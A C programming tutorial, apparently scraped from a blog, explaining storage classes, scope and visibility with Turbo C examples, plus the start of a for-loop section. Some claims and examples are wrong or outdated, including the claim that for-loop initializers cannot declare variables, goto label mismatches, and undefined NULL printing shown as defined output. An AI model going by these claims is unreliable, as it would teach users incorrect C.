[1. Introduction](http://cquestionbank.blogspot.com/2011/02/storage-classes-in-c.html)  
  
  
[2. auto](http://cquestionbank.blogspot.com/2011/02/auto-storage-class-in-c.html)  
  
  
[3. register](http://cquestionbank.blogspot.com/2011/02/register-storage-class-in-c.html)  
  
  
[4. static](http://cquestionbank.blogspot.com/2011/02/static-variable-in-c.html)  
  
  
[5. extern](http://cquestionbank.blogspot.com/2011/02/extern-keyword-in-c.html)

Storage classes in c

In c there are four types of storage class. They are:

1. auto

2. register

3. static

4. extern

Storage class is modifier or qualifier of data types which decides:


1.  In which area of memory a particular variable will be stored?

2. What is scope of variable?

3. What is visibility of variable?

**Visibility of a variable in c:**

    Visibility means accessibility. Up to witch part or area of a program, we can access a variable, that area or part is known as visibility of that variable. For example: In the following figure yellow color represents visibility of variable a.

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TVGG5vAG8fI/AAAAAAAABU4/3cKcU1yYP1E/s1600/visiblity.JPG)

**Scope of a variable in c:**

    Meaning of scope is to check either variable is alive or dead. Alive means data of a variable has not destroyed from memory. Up to which part or area of the program a variable is alive, that area or part is known as scope of a variable. In the above figure scope of variable a represented outer red box i.e. whole program.

Note: If any variable is not visible it may have scope i.e. it is alive or may not have scope. But if any variable has not scope i.e. it is dead then variable must not to be visible.

**There are four type of scope in c:**

1. Block scope.


2. Function scope.

3. File scope.

3. Program scope.

**Block scope:**

    In c block is represented area between opening curly bracket i.e. {and closing curly bracket i.e.}. Example of blocks in c.

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TVGGw-R-jcI/AAAAAAAABUw/AA2inK-C_Vo/s1600/block.JPG)

In the c code there are three blocks shown in yellow color. In the above code one more block which is main function block. If a variable or function has scope only within the scope where it has declared then scope of variable or function is called as block scope and if a variable or function is visible is only within a block where it has declared then that variable or function is called as block visible.

**Function block:**

A block of function body has special name, function block. From storage class point of view there is not any difference between function block and any other blocks in c. Because there is not any modifiers of storage class group which has function block. Importance of function block can understand when we deal with goto statement. Label of goto statement has function block scope. Label of particular goto statement is not visible in another function. For example:

#include<stdio.h>

void display();

int main(){

    printf("In MAIN");

    goto xyz;

    return 0;

}

void display(){

    xyx:;

    printf("In DISPLay");

}

Output: Compilation error

**File scope:**

    If any variable or function has scope only within a file where it has declared then scope of variable or function is known file scope. If any variable or function is visible only within a file where it has declared then visibility of that variable or function is called file visible.

**Program scope:**

    If any variable or function has scope whole of the program, program may contain one or more files then scope of variable or function is known program scope. If any variable or function which is visible in the whole program, program may contain one or more file then variable or function, that variables or functions are called as program visible.

**Scope and visibility of storage class:**

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TVGG5PtOeLI/AAAAAAAABU0/QtikM5Yns0Y/s1600/36.jpeg)

auto storage class in c

**auto:**

Automatic variables or auto variables are default storage class of local variable. An auto variable cannot be declared globally. (Why?)

**Properties of auto storage class.**

(1) Default initial value of auto variable is garbage. For example:

#include<stdio.h>

int main(){

    int i;

    auto char c;

    float f;

    printf("%d  %c  %f",i,c,f);

    return 0;

}

Output: Garbage Garbage Garbage

(2)Visibility of auto variable is within the block where it has declared. For examples:

(a)

#include<stdio.h>

int main(){

    int a=10;

    {

         int a=20;

         printf("%d",a);

    }

    printf(" %d",a);

    return 0;

}

Output: 20 10

Explanation: Visibility of variable a which has declared inside inner has block only within that block.

(b)

#include<stdio.h>

int main(){

    {

         int a=20;

         printf("%d",a);

    }

    printf(" %d",a);  //a is not visible here

    return 0;

}

Output: Compilation error

Explanation: Visibility of variable a which has declared inside inner block has only within that block.

Question: What will be output of following c code?

#include<stdio.h>

int main(){

    int a=0;

    {

         int a=10;

         printf("%d",a);

         a++;

         {

             a=20;

         }

         {

             printf(" %d",a);

             int a=30; {a++;}

             printf(" %d",a++);

         }

         printf(" %d",a++);

    }

    printf(" %d",a);

    return 0;

}

(3) Scope of auto variable is within the block where it has declared. For example:

(a)

#include<stdio.h>

int main(){

    int i;

    for(i=0;i<4;i++){

         int a=20;

         printf("%d",a);

         a++;

    }

    return 0;

}

Output: 20 20 20 20

Explanation: Variable declared inside the for loop block has scope only within that block. After the first iteration variable a becomes dead and it looses its incremented value. In second iteration variable a is again declared and initialized and so on.

(b)

#include<stdio.h>

int main(){

    int i=0;

    {

         auto int a=20;

         XYZ:;

         printf("%d",a);

         a++;

         i++;

    }

    if (i<3)

         goto xyz;

    return 0;

}

Output: Compilation error.

Explanation: Variable a which declared inside inner block has scope only within that block. Ones program control comes out of that block variable will be dead. If with the help of goto statement we will go to inside that inner block in the printf statement complier will not known about variable a because it has been destroyed already. Hence complier will show an error message: undefined symbol a. But if you will write goto statement label before the declaration of variable then there is not any problem because variable a will again declared and initialize.

#include<stdio.h>

int main(){

    int i=0;

    {

         XYZ:;

         auto int a=20;

         printf("%d",a);

         a++;

         i++;

    }

    if (i<3)

         goto xyz;

    return 0;

}

Output: 20 20 20

(4) From above example it is clear auto variable initialize each time.

(5)An auto variable gets memory at run time.

register storage class in c

**Register storage class specifiers in c with example**

A register storage class is very similar to auto storage class except one most important property. All register variable in c stores in CPU not in the memory.

**Important points about register storage class**

(1)In following declaration:

    register int a;

We are only requesting not forcing to compiler to store variable a in CPU. Compiler will decide where to store in the variable a.

(2)A register variable execute faster than other variables because it is stored in CPU so during the execution compiler has no extra burden to bring the variable from memory to CPU.

(3)Since a CPU have limited number of register so it is programmer responsibility which variable should declared as register variable i.e. variable which are using many times should declared as a register variable.

(4) We cannot dereference register variable since it has not any memory address. For example:

(a)

#include<stdio.h>

int main(){

    register int a=10;

    int \*p;

    p=&a;

    printf("%u",p);

}

Output: Compilation error

(b)

#include<stdio.h>

int main(){

    register int a,b;

    scanf("%d%d",&a,&b);

    printf("%d  %d",a,b);

}

Output: Compilation error

(5) Default initial value of register variable is garbage.

(6) Scope and visibility of register variable is block.

static variable in c

**static keyword in c:**

    Keyword static is used for declaring static variables in c. This modifier is used with all data types like int, float, double, array, pointer, structure, function etc.

**Important points about static keyword:**

1. It is not default storage class of global variables. For example, analyze the following three programs and its output.

(a)

#include<stdio.h>

int a;

int main(){

    printf("%d",a);

    return 0;

}

Output: 0

(b)

#include<stdio.h>

static int a;

int main(){

    printf("%d",a);

    return 0;

}

Output: 0

(c)

#include<stdio.h>

extern int a;

int main(){

    printf("%d",a);

    return 0;

}

Output: Compilation error

At first glance if you will observe the output of above three codes you can say default storage class of global variable is static. But it is not true. Why? Read extern storage class.

2. Default initial value of static integral type variables are zero otherwise null. For example:

#include <stdio.h>

static char c;

static int i;

static float f;

static char \*str;

int main(){

    printf("%d %d %f %s",c,i,f,str);

    return 0;

}

Output: 0 0 0.000000 (null)

3. A same static variable can be declared many times but we can initialize at only one time. For example:

(a)

#include <stdio.h>

static int i;        //Declaring the variable i.

static int i=25;     //Initializing the variable.

static int i;        //Again declaring the variable i.

int main(){

    static int i;    //Again declaring the variable i.

    printf("%d",i);

    return 0;

}

Output: 25

(b)

#include <stdio.h>

static int i;        //Declaring the variable

static int i=25;     //Initializing the variable

int main(){

         printf("%d",i);

    return 0;

}

static int i=20;     //Again initializing the variable

Output: Compilation error: Multiple initialization variable i.

4. We cannot write any assignment statement globally. For example:

#include <stdio.h>

static int i=10;   //Initialization statement

i=25;              //Assignment statement

int main(){

    printf("%d",i);

    return 0;

}

Output: Compilation error

Note:Assigning any value to the variable at the time of declaration is known as initialization while assigning any value to variable not at the time of declaration is known assignment.

(b)

#include <stdio.h>

static int i=10;

int main(){

    i=25;       //Assignment statement

    printf("%d",i);

    return 0;

}

Output: 25

(5) A static variable initializes only one time in whole program. For example:

#include <stdio.h>

static int i=10;

int main(){

    i=5;

    for(i=0;i<5;i++){

         static int a=10; //This statement will execute

                          //only time.

         printf("%d",a++);//This statement will execute

                          //five times.

    }

    return 0;

}

Output: 10 11 12 13 14

(6)If we declared static variable locally then its visibility will within a block where it has declared. For example:

#include<stdio.h>

int main(){

    {

         static int a=5;

         printf("%d",a);

    }

    //printf("%d",a);   variable a is not visible here.

    return 0;

}

Output: 5

7. If declared a static variable or function globally then its visibility will only the file in which it has declared not in the other files. For example:

(a)

#include<stdio.h>

static float a=144.0f; //global to all function

int main(){

    {

         printf("%d",a); //variable a is visible here.

       //printf("%d",b); variable b is not visible here.

    }

    printf("%d",a);   //variable a is visible here.

    //printf("%d",b);    variable b is not visible here.

    return 0;

}

static int b=5;    //Global to only calculation function

void calculation(){

    printf("%d",a);   //variable a is visible here.

    printf("%d",b);   //variable b is visible here.

}

(b) Consider a c program which has written in two files named as one.c and two.c:

//one.c

#include<conio.h>

static int i=25;

static int j=5;

void main(){

    clrscr();

    sum();

    getch();

}

//two.c

#include<stdio.h>

extern int i; //Declaration of variable i.

extern int j; //Declaration of variable j.

/\*\*

Above two lines will search the initialization statement of variable i and j either in two.c (if initialized variable is static or extern) or one.c (if initialized variable is extern)

\*/

extern void sum(){

    int s;

    s=i+j;

    printf("%d",s);


}

Compile and execute above two file one.c and two.c at the same time:


**In Turbo c compiler**

Step 1: Write above two codes in the file named as one.c and two.c (You can give any name as you like) and save it.

Step 2: In Turbo c++ IDE click on **Project -> Open project** menu as shown in following screen dump.


[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TVGJqb1O8UI/AAAAAAAABU8/iv2bQMFca3Q/s1600/e1.JPG)

Step 3: After Clicking on open project you will get following screen:

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TVGJu7ZjXlI/AAAAAAAABVA/ONdM_RzvMcY/s1600/e2.JPG)


In Open project File text field write any project name with .prj extension. In this example I am writing project name as CProject.PRJ. Now press **OK** button.

Step 4: After pressing OK button you will get following screen:

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TVGJy0xHSpI/AAAAAAAABVE/KsGdEM7aWVU/s1600/e3.JPG)


Now click on **Project -> Add item** menu.

Step 5: After clicking Add item you will get following screen:


[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TVGJ1-13ijI/AAAAAAAABVI/VCbCrr4rBw4/s1600/e4.JPG)

In the name text field write down all c source code file one by one i.e. first write one.c and click on **Add** button

Then write two.c and click on Add button and so on

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TVGJ7GRL00I/AAAAAAAABVM/BFAaDXKC8K8/s1600/e5.JPG)

Step 6: At the end click on **Done** button. After clicking on done button you will get following screen:

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TVGKCcibh8I/AAAAAAAABVU/0RePxbruyRE/s1600/e7.JPG)

At the lower part of window you can see project name, list of files you have added etc.

Step7: To compile the two files press **Alt+F9** and to run the above program press **Ctrl+F9**

Note: To close the project click on **Project -> Close** project.

Output: Compilation error: Unknown symbol i and j.

Hence we can say variable i and j which has initialized into two.c is not visible in file one.c. This example proves visibility of globally declared static variable is file.

Note: In the above example function sum which was declared and defined in two.c has also storage class extern. So we can call from other file (one.c).If it will static then we cannot call function sum since static storage class is only visible to the file where it has declared.

(8)If we static variable has declared locally or globally its scope will always whole the program. For example:

(a) //locally declaration of static variable

#include<stdio.h>

void visit();

int main(){

    int i=0;

    {                    //Opening inner block

         static int a=5;  //locally declaration

         XYZ:;            //Label of goto statement

         printf("%d  ",a);

         a++;

         i++;

    }                     //closing inner block.

    visit();

    /\* printf("%d",a); Variable a is not visible here but

    it is alive. \*/

    if(i<5)

             goto XYZ;

    return 0;

}

void visit(){

}

Output: 5 6 7 8 9

Explanation: When program control will come out of inner block where variable a has declared then outside of inner block variable a is not visible but its scope is outside the program i.e. variable a hasn’t dead .If with help of goto statement control again comes inside the inner block it prints previous incremented values which was not possible in case of auto or register variables.

(b)

//Locally declarations of variable

There are two c source code files:

//one.c

#include<stdio.h>

#include<conio.h>

void main(){

    int i;

    for(i=0;i<3;i++){

         {

             static int a=5;

             printf("%d\n",a);

             a++;

         }

         visit();

    }

    getch();

}

//two.c

#include<stdio.h>

void visit(){

    printf("Don’t disturb, I am learning storage class");

    /\* printf("%d",a); Variable a is not visible here but

    It is alive. \*/

}

Now compile and execute both files together:

Output:

5

disturb, I am learning storage class

6

disturb, I am learning storage class

7

disturb, I am learning storage class

Explanation: When control goes to another file and comes even that variable didn’t dead and it prints previous incremented value.

Note: In both examples if you will declare static variable globally you will get same output.

9. A static variables or functions have internal linkage. An internal linkage variables or functions are visible to the file where it has declared.

extern keyword in c

Keyword extern is used for declaring extern variables in c. This modifier is used with all data types like int, float, double, array, pointer, structure, function etc.

**Important points about extern keyword:**

1. It is default storage class of all global variables as well all functions. For example, Analyze following two c code and its output:

(a)

#include <stdio.h>

int i;    //By default it is extern variable

int main(){

    printf("%d",i);

    return 0;

}

Output: 0

(b)

#include <stdio.h>

extern int i;    //extern variable

int main(){

    printf("%d",i);

    return 0;

}

Output: Compilation error, undefined symbol i.

Question: In Both program variable i is extern variable. But why output is different? Read second and third points.

(c)

#include <stdio.h>

void sum(int,int) //By default it is extern.

int main(){

    int a=5,b=10;

    sum(a,b);

    return 0;

}

void sum(int a,int b){

    printf("%d”",a+b);

}

Output: 15

2. When we use extern modifier with any variables it is only declaration i.e. memory is not allocated for these variable. Hence in second case compiler is showing error unknown symbol i. To define a variable i.e. allocate the memory for extern variables it is necessary to initialize the variables. For example:

#include <stdio.h>

extern int i=10;    //extern variable

int main(){

    printf("%d",i);

    return 0;

}

Output: 10

3. If you will not use extern keyword with global variables then compiler will automatically initialize with default value to extern variable.

4. Default initial value of extern integral type variable is zero otherwise null. For example:

#include <stdio.h>

char c;

int i;

float f;

char \*str;

int main(){

    printf("%d %d %f %s",c,i,f,str);

    return 0;

}

Output: 0 0 0.000000 (null)

5. We cannot initialize extern variable locally i.e. within any block either at the time of declaration or separately. We can only initialize extern variable globally. For example:

(a)

#include <stdio.h>

int main(){

extern int i=10; //Try to initialize extern variable

                 //locally.

    printf("%d",i);

    return 0;

}

Output: Compilation error: Cannot initialize extern variable.

(b)

#include <stdio.h>

int main(){

    extern int i; //Declaration of extern variable i.

    int i=10;     //Try to locally initialization of

                  //extern variable i.

    printf("%d",i);

    return 0;

}

Output: Compilation error: Multiple declaration of variable i.

6. If we declare any variable as extern variable then it searches that variable either it has been initialized or not. If it has been initialized which may be either extern or static\* then it is ok otherwise compiler will show an error. For example:

(a)

#include <stdio.h>

int main(){

    extern int i; //It will search the initialization of

                  //variable i.

    printf("%d",i);

    return 0;

}

int i=20;    //Initialization of variable i.

Output: 20

(b)

#include <stdio.h>

int main(){

extern int i; //It will search the any initialized

              //variable i which may be static or

              //extern.

printf("%d",i);

    return 0;

}

extern int i=20; //Initialization of extern variable i.

Output: 20

(c)

#include <stdio.h>

int main(){

extern int i; //It will search the any initialized

              //variable i which may be static or

              //extern.

    printf("%d",i);

    return 0;

}

static int i=20; //Initialization of static variable i.

Output: 20

(d)

#include <stdio.h>

int main(){

    extern int i;   //variable i has declared but not

                    //initialized

    printf("%d",i);

    return 0;

}

Output: Compilation error: Unknown symbol i.

7. A particular extern variable can be declared many times but we can initialize at only one time. For example:

(a)

extern int i; //Declaring the variable i.

int i=25;     //Initializing the variable.

extern int i; //Again declaring the variable i.

#include <stdio.h>

int main(){

    extern int i; //Again declaring the variable i.

    printf("%d",i);

    return 0;

}

Output: 25

(b)

extern int i; //Declaring the variable

int i=25;     //Initializing the variable

#include <stdio.h>

int main(){

         printf("%d",i);

    return 0;

}

int i=20; //Initializing the variable

Output: Compilation error: Multiple initialization variable i.

8. We cannot write any assignment statement globally. For example:

#include <stdio.h>

extern int i;

int i=10;   //Initialization statement

i=25;       //Assignment statement

int main(){

    printf("%d",i);

    return 0;

}

Output: Compilation error

Note: Assigning any value to the variable at the time of declaration is known as initialization while assigning any value to variable not at the time of declaration is known assignment.

(b)

#include <stdio.h>

extern int i;

int main(){

    i=25;       //Assignment statement

    printf("%d",i);

    return 0;

}

int i=10;   //Initialization statement

Output: 25

9. If declared an extern variables or function globally then its visibility will whole the program which may contain one file or many files. For example consider a c program which has written in two files named as one.c and two.c:

(a)

//one.c

#include<conio.h>

int i=25; //By default extern variable

int j=5;  //By default extern variable

/\*\*

Above two line is initialization of variable i and j.

\*/

void main(){

    clrscr();

    sum();

    getch();

}

//two.c

#include<stdio.h>

extern int i; //Declaration of variable i.

extern int j; //Declaration of variable j.

/\*\*

Above two lines will search the initialization statement of variable i and j either in two.c (if initialized variable is static or extern) or one.c (if initialized variable is extern)

\*/

void sum(){

    int s;

    s=i+j;

    printf("%d",s);


}

Compile and execute above two file one.c and two.c at the same time:


**In Turbo c compiler**

Step 1: Write above two codes in the file named as one.c and two.c (You can give any name as you like) and save it.

Step 2: In Turbo c++ IDE click on **Project -> Open project** menu as shown in following screen dump.


[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TVGNQx0xa_I/AAAAAAAABV0/MXM5bjcttpA/s1600/e1.JPG)

Step 3: After Clicking on open project you will get following screen:

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TVGM4jma8JI/AAAAAAAABVc/WHW7OVZNn40/s1600/e2.JPG)


In Open project File text field write any project name with .prj extension. In this example I am writing project name as CProject.PRJ. Now press **OK** button.

Step 4: After pressing OK button you will get following screen:

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TVGM8rok0LI/AAAAAAAABVg/NVo_gSdRzCA/s1600/e3.JPG)


Now click on **Project -> Add** item menu.

Step 5: After clicking Add item you will get following screen:


[](http://3.bp.blogspot.com/_uIwyaTjqYYw/TVGNAdF7EzI/AAAAAAAABVk/5DFHt_nWbuc/s1600/e4.JPG)

In the name text field write down all c source code file one by one i.e. first write one.c and click on **Add** button

Then write two.c and click on **Add** button and so on

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TVGNFcOL3uI/AAAAAAAABVo/skQDzYDz2iA/s1600/e5.JPG)

Step 6: At the end click on **Done** button. After clicking on done button you will get following screen:

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TVGNMXwefnI/AAAAAAAABVw/ogpPfWfw4cY/s1600/e7.JPG)

At the lower part of window you can see project name, list of files you have added etc.

Step7: To compile the two files press **Alt+F9** and to run the above program press **Ctrl+F9**

Note: To close the project click on **Project -> Close project.**

Output: 30

Hence we can say variable i and j which has initialized into two.c is also visible in file one.c. This example proves visibility of globally declared extern variable is program.

Note: In the above example function sum which was declared and defined in two.c has also storage class extern. So we can call from other file (one.c).If it will static then we cannot call function sum since static storage class is only visible to the file where it has declared.

10. An extern variables or functions have external linkage. An external linkage variables or functions are visible to all files.

Looping in c

**Explanation of loops or looping in c programming language by examples and questions**

Looping is the process of repeating of same code until a specific condition doesn’t satisfy. In c there are three types of loop:

(a)loop

(b)while loop

(c)do while

**for loop:**

This loop is used when we have to execute a part of code in finite times. It is per tested loop. Syntax of for loop:

for (Expression 1; Expression 2; Expression 3){

Loop body

}

**Order of movement of control in for loop:**

First time:

Expression 1-> Expression 2->Loop body -> Expression 3

Second time and onward:

Expression 2->Loop body -> Expression 3

That is expression 1 only executes in the first iteration. From second iteration and onward control doesn’t go to at the expression 1.For example:

#include<stdio.h>

int main(){

    int i;

    for(i=0;i<=4;i++){

         printf("%d ",i);

    }

    return 0;

}

Output: 0 1 2 3 4

Explanation of each term of syntax:

Expression 1:

It is called initialization expression. Task of this expression is to initialize the looping variables.

Properties of expression 1:

1. Expression1 can initialize the more than one variable. For example:

#include<stdio.h>

int main(){

    int i,j,k;

    for(i=0,j=2,k=1;i<=4;i++){

         printf("%d ",i+j+k);

    }

return 0;

}

Output: 3 4 5 6 7

2. Expression1 is optional. For example:

#include<stdio.h>

void main(){

    int i=1;

    for(;i<=4;i++){

         printf("%d ",i);

    }

return 0;

}

Output: 1 2 3 4

3. Unlike to the java in c we cannot declare the variable at the expression1. For example:

#include<stdio.h>

int main(){

    for(int i=0;i<=10;i++){

         printf("%d ",i);

    }

return 0;

}

Output: ce

Expression 2: It is called as conditional expression. Task of expression is to check the condition and if it is false then it terminates the loop. For example:

#include<stdio.h>

int main(){

    int i;

    for(i=1;i<=3;i++){

         printf("hi ");

    }

    printf("%d",i);

return 0;

}

Output: hi hi hi 4

Properties of expression2:

